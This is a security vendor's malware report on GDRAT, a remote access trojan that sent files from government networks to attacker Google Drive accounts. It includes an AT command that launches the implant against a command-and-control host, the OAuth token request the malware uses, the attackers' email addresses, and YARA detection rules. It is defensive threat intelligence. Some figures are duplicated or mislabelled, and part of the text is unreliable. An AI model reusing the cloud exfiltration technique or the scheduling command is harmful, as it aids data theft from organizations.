Google Drive Remote Access Trojan

SNIFFING OUT RATS IN THE CLOUD

Malware Report | February 2016

VERINT®

TABLE OF CONTENTS

CYBER ADVERSARIES ARE LURKING IN THE CLOUD

As cloud computing grows in popularity, many organizations are using a variety of cloud services, such as Google Drive, to improve collaboration and information sharing. However, this added convenience doesn't come without a price – namely, the increased exposure to tech-savvy cyber attackers.

Malware that uses Google Drive to communicate with attackers and hide malicious files is not new and has been the subject of various security vendor reports over the past few years. However, a fresh twist to this malware was recently discovered by the Verint research team during an investigation of a government organization breach.

For the first time on record, this investigation unearthed undisputable evidence that connects the dots between the Google Drive malware and the nefarious IXESHE campaign, which has been targeting government organizations for several years. An in-depth analysis of the tactics, techniques and procedures (TTPs) used by the malware, described below, revealed the use of encrypted command & control channels and other stealthy communication techniques to avoid blacklisting by network monitoring tools.

In addition to exposing the Chinese attacker group, the Verint research team also uncovered threat intelligence in the form of Gmail accounts that could be used by perimeter tools to thwart future attacks. In addition, our findings enabled us to warn two additional unsuspecting government organizations that they were being breached.

Since perimeter security products, such as network gateways and anti-viruses, are unable to analyze encrypted content and hardly ever block "trusted" Google services, the Google Drive Remote Access Trojan (GDRAT) operated in the background for years without (in the vast majority of instances) ever triggering an alert from anti-virus solutions.

We discovered that GDRAT had been active within the target organization since 2013. Over the past two years, it had uploaded 3471 files, with a grand total of 881 MB of information. Not only that, while investigating this malware, we also discovered in Google Drive exfiltrated files from two other government organizations targeted by the IXESHE attacker group.

Surprisingly, our analysis of GDRAT log files revealed some login records from well-known cyber security research organizations and sandbox services. This led us to conclude that these firms did not analyze malware in a quarantined environment, which may have exposed the host information of their analysis personnel.

GOOGLE DRIVE REMOTE ACCESS TROJAN (RAT)

Key Findings

Several key findings during the investigation enabled to achieve an in-depth understanding of the malware's TTPs, which in turn produced clear evidence of the link between GDRAT and the IXESHE cyber campaign.

Detailed Login Records

GDRAT maintained a daily log of login records, using names, login time, and time zone of compromised hosts. Since these records were meticulously organized according to dates, we were able to learn about both the scope and time of the attacks. We also discovered that almost all recent samples, from 2014 onward, used the UPX shelling technique to avoid detection by static engines.

Breach Duration

Malware samples of GDRAT found on the host computers we investigated dated back to as early as 2011. This finding testifies to the stealthy and persistent nature of this APT.

Use of Gmail Accounts

Our analysis showed that one Gmail account would be used on no more than three victim organizations. This fact led us to discover two additional organizations (besides the organization that commissioned the investigation) that, unbeknownst to them, were also breached.

Suspicious Registered Domains

Among the C2 communications we discovered, PassiveDNS data showed that one IP (202.4.112.235) corresponded with three domains (as shown in the table below). The registered name alice yoker and its e-mail chuni_fan@sina.co" were mentioned in an Arbor Network research1 in association with registered domains that were often used in IXESHE malware.

Domain Registered	Name	E-mail
apple365.assexyas.com	SITELUTIONS REGISTRAR	DOMAINS@SITELUTIONS.COM
volume.yahoobigdeals.com	alice yoker	Qinyz001@163.com
showrecord.actionews.net	alice yoker	chuni_fan@sina.com

Table 1 - PassiveDNS data

TECHNICAL ANALYSIS OF THE ATTACK FLOW

Reconnaissance

Our investigation also confirmed that Active Directory (AD) accounts and passwords with high-level access credentials were leaked. Since AD is a tool used by system administrators to manage end user Windows computers, it is reasonable to assume that these credentials belonged to system administrators. By configuring AD Group Policy, attackers were able to deploy Logon Script - a feature used by system administrators to define tasks to be performed when a user logs on to a computer - to launch their malware on the compromised hosts. We also have reason to believe that these attackers conducted comprehensive reconnaissance prior to waging their attack. They evidently had access to personnel information within the organization, as they were able to precisely target the computers of senior management personnel and their secretaries. Moreover, the attackers were also aware of the applications (such as Chrome, Skype, and PDFCreator) most commonly used by organization personnel, and deployed malware with file names similar to such applications, placing them in normal directories.

Google API

Google provides an API that allows users to develop applications for Google cloud services. Users must first register an application in the Google Developer Console, before obtaining a token that authorizes access to the Google services.

To obtain an access token, users have to send an HTTP POST to the Google API. The HTTP POST must include four parameters: client_id, client_secret, refrsh_token, and grant_type2 (as shown in Figure 1).

```
POST /oauth2/v3/token HTTP/1.1
Host: www.googleapis.com
Content-Type: application/x-www-form-urlencoded

client_id=[client_id]&
client_secret=[client_secret]&
refresh_token=[refresh_token]&
grant_type=refresh_token
```

Figure 1 - The Access Token for Google API

Malware Analysis

GDRAT

GDRAT used the Google Drive API to upload data from the compromised computers to the attackers' registered Google Drive storage. To avoid causing an anomaly in the hosts' network traffic (and thus draw attention to a possible security breach) by uploading a massive number of files most of which are worthless to attackers, GDRAT only targeted files (Word, Excel, PowerPoint, and PDF) that had been opened or edited by the users (as shown in Figure 2). It did this by monitoring the Recent folder (as shown in Figure 3). When the file status in the folders changes, GDRAT uploads the relevant file to Google Drive. Files named ~DF7690.tmp or ~FD7K25.tmp would then appear in the %TEMP% folder (as shown in Figure 4).

```
00FC16A8  20006320  ASCII "extList is doc,xls,ppt,pdf,docx,pptx,xlsx",LF
00FC16AC  0000002A
00FC16B0  00000044
00FC16B4  00FC171C
00FC16B8  00000001
```

Figure 2- GDRAT only synchronized certain file formats

Operating Systems	Path
Windows XP	%PROFILE%\Recent
Windows 7	%AppData%\Microsoft\Windows\Recent

Figure 3- Location of "Recent" in different operating systems

```
00FC1624  200047B0  ASCII "C:\DOCUME~1\[illegible]\LOCALS~1\Temp\~FD7K25.tmp"
00FC1628  00000029
00FC162C  00080440
00FC1630  000001FF
00FC1634  0000007C
00FC1638  00000000
```

Figure 5- Google Drive API OAuth parameters

[2] Using OAuth 2.0 to Access Google APIs
https://developers.google.com/identity/protocols/OAuth2

```
"owners": [
   "kind": "drive#user",
   "displayName": "
   "isAuthenticatedUser": true,
   "permissionId": "03515261205112642143",
   "emailAddress": "wmingimg@gmail.com"
"lastModifyingUserName": "
"lastModifyingUser": {
  "kind": "drive#user",
  "displayName": "
  "isAuthenticatedUser": true,
  "permiss
```


Figure 6- Attacker information

With the four parameters we acquired from GDRAT, we used a restful API to obtain the access token from Google, which gave us access to the attackers' Google Drive storage data (as shown in Figure 7). In one of the malware samples, we discovered that GDRAT had been exfiltrating information out of the organization since 2013. Over the past two years, it had uploaded 3471 files, with a grand total of 881 MB of information (as shown in Figure 8). Another sample showed that attackers would organize the uploaded files daily, moving old files into an "OLD" folder and placing them in chronological order (as shown in Figure 9).

Name	Date modified	Type	Size
100[redacted]	3/27/2015 4:20 PM	Microsoft Office E...	136 KB
100[redacted]	3/27/2015 4:23 PM	Microsoft Office ...	44 KB
102[redacted]	3/27/2015 4:20 PM	Microsoft Office E...	47 KB
104[redacted]	3/27/2015 9:00 AM	Microsoft Office ...	20 KB
104[redacted]	3/27/2015 4:14 PM	Microsoft Office ...	91 KB
032[redacted]	3/31/2015 8:30 PM	Microsoft Office P...	3,058 KB
032[redacted]	3/27/2015 4:47 PM	Microsoft Office P...	2,901 KB
032[redacted]	3/31/2015 8:29 PM	Microsoft Office P...	3,058 KB
033[redacted]	3/30/2015 4:53 PM	Microsoft Office ...	15 KB
104[redacted]	4/1/2015 1:30 PM	Microsoft Office P...	3,593 KB
201[redacted]	3/27/2015 9:01 AM	Microsoft Office ...	28 KB
201[redacted]	3/30/2015 10:15 AM	Microsoft Office ...	22 KB
201[redacted]	3/30/2015 6:19 PM	Microsoft Office ...	22 KB
201[redacted]	4/1/2015 2:10 PM	Microsoft Office E...	16 KB
201[redacted]	3/31/2015 6:43 PM	Microsoft Office ...	22 KB
163[redacted]	3/27/2015 4:18 PM	Microsoft Office E...	31 KB
473[redacted]	3/27/2015 4:26 PM	Microsoft Office ...	18 KB

Figure 7- Data from compromised computers on Google Drive



Figure 8- GDRAT had been infiltrating the organization since 2013



Figure 9- Attackers organize the uploaded files daily

Every time one of the compromised hosts logged into Google Drive, GDRAT would establish a daily log of its login records, using names, login time, and time zone of the compromised hosts as file names (as shown in Figure 10). In one GDRAT sample, we discovered a few login records from cyber security research organizations and sandbox services. These researchers and service providers did not analyze malware in a quarantined environment, which not only made the host information of analysis personnel vulnerable to leaks, but also allowed attackers to check for login anomalies through login records. We also used the login records to analyze the scope and time of the attacks.

baubie 2015-05-29 13_21_19.1258336 -0700 PDT	5/30/2015 10:18 PM	File	1 KB
bfrkos 2015-05-29 03_21_27.8272416 -0700 PDT	5/30/2015 7:42 PM	File	1 KB
CHANGEME3 2015-04-23 17_15_26.0644064 +0200 WEDT	4/24/2015 1:26 AM	File	1 KB
COMP-HOME261245 2015-05-08 17_22_55.0625 +0200 JST	5/9/2015 1:23 AM	File	1 KB
CUCKOO03-2 2015-04-25 12_49_13.3200848 -0700 PST	4/26/2015 3:49 AM	File	1 KB
CUCKOO06-1 2015-05-05 05_12_15.879736 -0700 PST	5/5/2015 8:12 PM	File	1 KB
CUCKOO14-13 2015-04-24 17_20_08.0937392 -0700 PST	4/25/2015 8:19 AM	File	1 KB
CUCKOO-PC 2015-06-06 19_57_31.4275781 -0500 CDTM	6/7/2015 8:57 AM	File	1 KB
CWS03_11 2015-04-29 20_08_37.90625 -0700 USMST	4/30/2015 11:08 AM	File	1 KB
CWS04_29 2015-05-03 18_19_42.37075 -0700 USMST	5/4/2015 10:05 AM	File	1 KB
DAVID-PC 2015-04-29 22_51_40.9744285 -0400 EDT	4/30/2015 10:45 AM	File	1 KB
DOOKU02 2015-06-03 13_13_16.384875 +0530 IST	6/3/2015 3:42 PM	File	1 KB
ecL5L7MsNz 2015-04-23 20_55_43.4831305 -0700 PDT	4/24/2015 11:55 AM	File	1 KB
FIREEYES-F9BEC9 2015-05-26 00_54_57.5067304 +0800 +0800	5/26/2015 12:55 AM	File	1 KB
FIREEYES-F9BEC9 2015-06-04 12_27_26.642125 +0800 +0800	6/4/2015 12:27 PM	File	1 KB

Figure 10- Login records from cyber security research organizations and sandbox services

Because GDRAT was deployed through the Google API, which encrypts all communications using HTTPS by default, it was very difficult for various network gateways to detect the malicious traffic. Since these network-level security products are unable to analyze encrypted content and hardly ever block "trusted" Google services, in most cases these attacks slipped by without triggering an alert from anti-virus solutions. Out of the 15 GDRAT malware samples we found, the most effective anti-virus software only detected a little more than half (as shown in Figure 11) of these samples.

File	Ratio	First sub.	Last sub.
432bfb80d1337628ba03005b98a795020d994f8f8e1e51cc6b30e058bcf32096 38a292f857f4f0e3f4ff7e47cc1c9f21 peexe upx	6 / 56	2015-04-10 02:47:56	2015-04-10 02:47:56
a462adb3b70a2f4eb4961f6fd7b19eed0aa23ce835df9c2d521eb17cce9d4411 31e05e4d9769de2e0825629524473c88 peexe upx	18 / 53	2015-06-23 03:28:54	2015-06-25 07:40:06
ff52027d9f951e6ec91d752057281973ac3ff1f1a7543210ad932b44bc2fe364 bd0153175ada800165b395d61c9fff45 peexe upx	9 / 57	2015-06-23 03:29:06	2015-06-23 03:29:06
d9a570509c4228481ae2681513c474d5926a19ca721ffbd8c3aaa0ee6008ab4f 93b1d589265a81b5f68cd6d96ab8eac5 peexe upx	33 / 57	2015-04-23 14:58:59	2015-06-10 06:35:11
9ae5beba39ff690e82077c8799665e2b05b12f0d65531671260cf6dbb8ab89fb b42433130a682c936e34a61fa3184574 peexe mz	26 / 55	2013-04-30 07:31:36	2014-10-05 10:17:16
e9324a9b92204be0805d95c3e97c1442a88ce595fe1a544f0acdeedc8cbed72a 63a9e863fc5389931c42940b638c1e4f peexe	3 / 42	2012-08-14 10:39:10	2012-08-14 10:39:10
894581a8a6de1021a8153e8ec4ee334f4dc8ce5801183ccbe5243e498042b08e 58bbe8ffd975bb62ba2e63371d8450c3 peexe	9 / 56	2015-05-15 03:31:14	2015-05-15 03:31:14
26048dbee9b2e1e1b4c9765dc9a6dfd7c9bfdb2ab38417de29158d0428b06666 47f5231a7d14884e9b975a5b52201df5 peexe upx	9 / 57	2015-04-30 02:19:59	2015-04-30 02:30:01

Figure 11- Antivirus software detection rates

Mapping GDRAT to the IXESHE Campaign

The Verint research team investigation revealed detailed and comprehensive evidence related to the workings of the GDRAT malware. By understanding its TTPs, we were able to link it to the IXESHE campaign.

In previous cases involving the IXESHE malware, the hosts' system information would be encoded and encrypted in the malware (for example Base64, RC4, and RSA), and then sent to a hard-coded command & control server via HTTP connections. Therefore, by analyzing network traffic, we could identify its pattern and find the compromised hosts. In this investigation, however, we discovered several innovations in this particular strain of malware:

- **Command & control information was no longer hard-coded within the malware.** In previous attacks, attackers hard-coded command & control information in the malware. A new tactic used in this attack was to obtain command & control information through external parameters and carry out remote scheduling through AT(?) commands (as shown in Figure 12). If the command & control was detected and blocked, attackers could reset the schedule to assign a new command & control.
- **The malware was embedded with an SSL certificate.** Using String Stacking, a technique commonly used in IXESHE malware, the certificate was assembled in the memory (as shown in Figure 13) and certified by the attackers themselves (as shown in Figure 14). IXESHE used this certificate to communicate with its command & control server, establishing an encrypted SSL connection to avoid cyber security detections. We refer to this as the "IXESHE Tunnel".

Because command & control information was not hard-coded in the IXESHE Tunnel, blacklisting could not effectively detect the malware. Furthermore, the malware communicated with command & control via an embedded certificate and SSL encrypted connection, which made it impossible to find its pattern through traditional network traffic analysis.

Nevertheless, our research team was able to recognize the IXESHE Tunnel as an attack of the highest severity level (as shown in Figure 15). We were able to detect compromised hosts within the organization and help the organization remediate the attack in the quickest possible manner.

```
C:\> at \\172.16.x.x 08:34 c:\users\conime.exe 168.1.x.x 443
```

Figure 12- Attackers scheduling through AT commands



Figure 13- IXESHE Tunnel SSL Certificate

```
C:\> at \\172.16.x.x 08:34 c:\users\conime.exe 168.1.x.x 443
```

Figure 14- Content of Certificate



Figure 15- IXESHE Tunnel Endpoint Forensics Detection Results

Bottom Line

Given the sophistication of today's APTs, signature-based anti-virus and network protection products are no longer reliable or effective enough in detecting advanced cyber threats within organizations. Constant real-time monitoring and analysis of payloads, network traffic and endpoints, together with on-demand forensics and automated investigations, are required for better protection of critical information assets.



Figure 16 - Endpoint scan report

Actionable Threat Intelligence

We recommend that organizations update their perimeter tools with the following threat intelligence to protect against GDRAT:

Related MD5 Hashes

No	MD5	Attacker Information
1	EFD7628F9365E4ACBEB5560BB2412DBD	wmingimg@gmail.com
2	47F5231A7D14884E9B975A5B52201DF5	rater.huang@gmail.com
3	93B1D589265A81B5F68CD6D96AB8EAC5	rater.huang@gmail.com
4	EFE24777391948DCD44806FE44FFB90C	weichuan260@gmail.com
5	38A292F857F4F0E3F4FF7E47CC1C9F21	alarng.wu@gmail.com
6	073B13745DA54861D231ECD7825F4015	atmovies.wang@gmail.com
7	566FE51F8E6E57DFD25F7B975B9B1D0C	kely1120@gmail.com
8	58BBE8FFD975BB62BA2E63371D8450C3	maroon5.2033@gmail.com
9	63A9E863FC5389931C42940B638C1E4F	blockstest2010@gmail.com
10	B42433130A682C936E34A61FA3184574	cn.toyang@gmail.com
11	3B2F60E243DA49D347FA12B8F053D668	shardan.chen@gmail.com
12	CF02B9A07958F8CD1C01293C0FA536AB	shardan.chen@gmail.com
13	31E05E4D9769DE2E0825629524473C88	himikoran@gmail.com
14	BD0153175ADA800165B395D61C9FFF45	himikoran@gmail.com
14	1CAAF5F775DA673DB5EC08459B86C252	Account Disable

Yara Rules

```
rule GDRAT_Recent

{

    strings:

        $menu1  = "==OS Version=="

        $menu2  = "==Recent Dir=="

    condition:

        any of them

}


rule GDRAT_Error

{

    strings:

        $err1 = "###@@ ChainFilter PANIC @@###"

        $err2 = "###@@ EveryService PANIC @@###"

        $err3 = "###@@ MsgHandler PANIC @@###"

        $err4 = "###@@ BackgroundService PANIC @@###"

        $err5 = "###@@ Service PANIC @@###"

    condition:

        any of them
rule GDRAT_Drop

{

    strings:

        $drop1 = "~DF7690.tmp"

        $drop2 = "~FD7K25.tmp"

    condition:

        any of them

}


rule GDRAT_UPX

{

    strings:

        $hex1 = {2B 00 8D BE 00 F0 FF FF BB 00 10 00 00 50 54 6A 04 53 57 FF D5
8D 87 9F 01 00 00 80 20 7F 80 60 28 7F 58 50 54 50 53 57 FF D5 58 61 8D 44 24 80
6A 00 39 C4 75 FA 83 EC 80 E9}

        $hex2 = {2B 00 09 C0 74 07 89 03 83 C3 04 EB E1 FF 96 78}

        $hex3 = {2B 00 95 8A 07 47 08 C0 74 DC 89 F9 57 48 F2 AE 55 FF 96 68}

        $hex4 = {EB 10 90 90 90 90 90 90 8A 06 46 88 07 47 01 DB 75 07 8B 1E 83
EE FC 11 DB 72 ED B8 01 00 00 00 01 DB 75 07 8B 1E 83 EE FC 11 DB 11 C0 01 DB 73
0B 75 28 8B 1E 83 EE FC 11 DB 72 1F 48 01 DB 75 07 8B 1E 83 EE FC 11 DB 11 C0 EB
D4 01 DB 75 07 8B 1E 83 EE FC 11 DB 11 C9 EB 52 31 C9 83 E8 03 72 11 C1 E0 08 8A
06 46 83 F0 FF 74 75 D1 F8 89 C5 EB 0B 01 DB 75 07 8B 1E 83 EE FC 11 DB 72 CC 41
01 DB 75 07 8B 1E 83 EE FC 11 DB 72 BE 01 DB 75 07 8B 1E 83 EE FC 11 DB 11 C9 01
DB 73 EF 75 09 8B 1E 83 EE FC 11 DB 73 E4 83 C1 02 81 FD 00 FB FF FF 83 D1 02 8D
14 2F 83 FD FC 76 0E 8A 02 42 88 07 47 49 75 F7 E9 42 FF FF FF 8B 02 83 C2 04 89
07 83 C7 04 83 E9 04 77 F1 01 CF E9 2C FF FF FF 5E 89 F7 B9}

    condition:

        all of them

}
```

About Verint Systems Inc.

Verint® (Nasdaq: VRNT) is a global leader in Actionable Intelligence® solutions with a focus on customer engagement optimization, security intelligence, and fraud, risk and compliance. Today, more than 10,000 organizations in 180 countries — including over 80 percent of the Fortune 100 — count on intelligence from Verint solutions to make more informed, effective and timely decisions.